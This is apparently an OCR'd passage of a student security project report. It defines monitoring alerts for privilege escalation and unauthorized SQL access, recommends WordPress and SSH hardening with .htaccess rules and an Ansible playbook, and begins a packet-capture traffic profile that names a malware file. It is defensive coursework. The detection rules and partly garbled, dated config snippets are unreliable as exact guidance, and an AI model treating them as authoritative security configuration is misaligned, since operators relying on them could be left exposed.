
- Monitor server traffic for unauthorized attempts to access SQL Database.
- Triggers when external/unauthorized IP connections are made to the SQL Database or any related files.

Privilege Escalation Alert


- Monitor unauthorized root access attempts as well as “super-doer” activity

- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users, regardless of report flagging.


Excessive HTTP Error Alert

- Queries packetbeat indices for HTTP status code responses.
- Triggers when the grouped count over top 5 http status response codes exceeds 400 in the last 5 minutes.
- 

CPU Activity Alert

- Queries metricbeat indices for system processes as a percent of CPU activity.
- Alert threshold set to trigger when percentage of CPU activity exceeds 50%.
- 

HTTP Traffic Monitor

- Queries packetbeat to monitor HTTP data requests.
- Threshold alert triggers when the sum of request http.request.bytes exceeds 3500 events over the previous minute.
- 

Hardening

Hardening Against Open Port 22 SSH and Weak Password Vulnerability on Target 1

- Recommended to disallow access via Port 22 OpenSSH.
- Closing this port will disable these ssh connections to the server, preventing the access achieved during Red Team operations.
    - Hardening password policy and error handling reporting to mitigate attempts at reconnaissance and brute force may further mitigate issues if SSH is erroneously left open.

Hardening Against WordPress Configuration and SQL Database Vulnerability on Target 1

- Recommended to configure and hash the wordpress database login information to prevent unwanted access to the SQL database.

- With the information unhashed and easily accessible, root access to the SQL database and it’s information is easily attained.

Hardening Against Privilege Escalation on Target 1

- Role and permission management of new and existing users is essential to preventing vertical or horizontal escalation of privileges to unauthorized users.

- Recommended to set correct file permissions for user accounts, maintain control over assigned roles and permissions for any existing or new user accounts.

Hardening Against WordPress XML-RPC Related Vulnerabilities on Target 1

- Update WordPress version.
- Disable XML-RPC API settings if still enabled (patched after WordPress 3.5.1, as well as post version 3.9.2)
  - xmlrpc.php can be disabled by plugin function utilizing the following as part of theme functions or in better practice as a plugin:
    - `add_filter( 'xmlrpc_enabled', '__return_false' );`

Hardening Against WordPress Pingback Locator on Target 2

- The patch was updated in WordPress 3.5.1
- Add to the following wp-config.php after update

```
define( 'WP_TEMP_DIR', ABSPATH . 'wp-content/' );
```

Hardening Against WordPress XML-RPC Login on Target 2

- By disabling this feature will help improve the site’s security.
- By access from the root folder of the site .htaccess file

```
1) # Block WordPress xmlrpc.php requests
2) <Files xmlrpc.php>
3) order deny,allow
4) deny from all
5) allow from 123.123.123.123
6) </Files>
```

Hardening Against WordPress DDoS on Target 2

- Remove php file from root of WordPress folder
- Disable the plug-in for XML-RPC from all IP with exceptions

```
<FilesMatch "xmlrpc\.php$">
    order deny,allow
    deny from all
    allow from 1.2.3.4
</FilesMatch>
```

Implementing Patches

Implementing Hardening and Patches

- Ansible Playbook would implement hardening and updating measures to WordPress Configuration files, while properly assigning permissions/roles to users

Role Variables

```
wp_harden_root: True
```

WordPress install location

```
wp_harden_block_uploads_php: True
```

Block PHP execution in uploads directory. See https://codex.wordpress.org/Hardening_WordPress#WP-Content.2FUploads

```
wp_harden_block_wpconfig: True
```

Block access to wp-config.php. See https://codex.wordpress.org/Hardening_WordPress#WP-Config.php

```
wp_harden_disable_file_edits: True
```

Disable file editing. See https://codex.wordpress.org/Hardening_WordPress#Disable_File_Editing

```
wp_harden_block_include_only_files: True
```

Block access to include-only files. See https://codex.wordpress.org/Hardening_WordPress#WP-Includes

```
wp_harden_block_log_files:1 True
```

Block access to some log files.

playbook.yml

```
---
- hosts: all
  become: true
  vars_files:
    - vars/default.yml

  tasks:
    - name: Install prerequisites
      apt: name=aptitude update_cache=yes state=latest force_apt_get=yes
      tags: [ system ]

    - name: Install LAMP Packages
      apt: name={{ item }} update_cache=yes state=latest
      loop: [ 'apache2', 'mysql-server', 'python3-pymysql', 'php', 'php-mysql', 'libapache2-mod
-php' ]
      tags: [ system ]

    - name: Install PHP Extensions
      apt: name={{ item }} update_cache=yes state=latest
      loop: "{{ php_modules }}"
      tags: [ system ]

  # Apache Configuration
    - name: Create document root
      file:
        path: "/var/www/{{ http_host }}"
        state: directory
        owner: "www-data"
        group: "www-data"
        mode: '0755'
      tags: [ apache ]

    - name: Set up Apache VirtualHost
      template:
        src: "files/apache.conf.j2"
        dest: "/etc/apache2/sites-available/{{ http_conf }}"
      notify: Reload Apache
      tags: [ apache ]

    - name: Enable rewrite module
      shell: /usr/sbin/a2enmod rewrite
      notify: Reload Apache
      tags: [ apache ]
```

```
# WordPress Configuration
  - name: Download and unpack latest WordPress
    unarchive:
      src: https://wordpress.org/latest.tar.gz
      dest: "/var/www/{{ http_host }}"
      remote_src: yes
      creates: "/var/www/{{ http_host }}/wordpress"
    tags: [ wordpress ]

  - name: Set ownership
    file:
      path: "/var/www/{{ http_host }}"
      state: directory
      recurse: yes
      owner: www-data
      group: www-data
    tags: [ wordpress ]

  - name: Set permissions for directories
    shell: "/usr/bin/find /var/www/{{ http_host }}/wordpress/ -type d -exec chmod 750 {} \;"
    tags: [ wordpress ]

  - name: Set permissions for files
    shell: "/usr/bin/find /var/www/{{ http_host }}/wordpress/ -type f -exec chmod 640 {} \;"
    tags: [ wordpress ]

  - name: Set up wp-config
    template:
      src: "files/wp-config.php.j2"
      dest: "/var/www/{{ http_host }}/wordpress/wp-config.php"
    tags: [ wordpress ]

handlers:
```

NETWORK ANALYSIS

Table of Contents

This document contains the following resources:

Traffic Profile

Traffic Profile of Pcap

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (49.4%) 185.243.115.84 (29.2%) 10.0.0.201 (18.7%)	Machines that sent the most traffic.
Most Common Protocols	TCP (88.7%) UDP (11.2%) NONE (0.1%)	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity


- For example: Watching YouTube, surfing the web.

Suspicious Activity

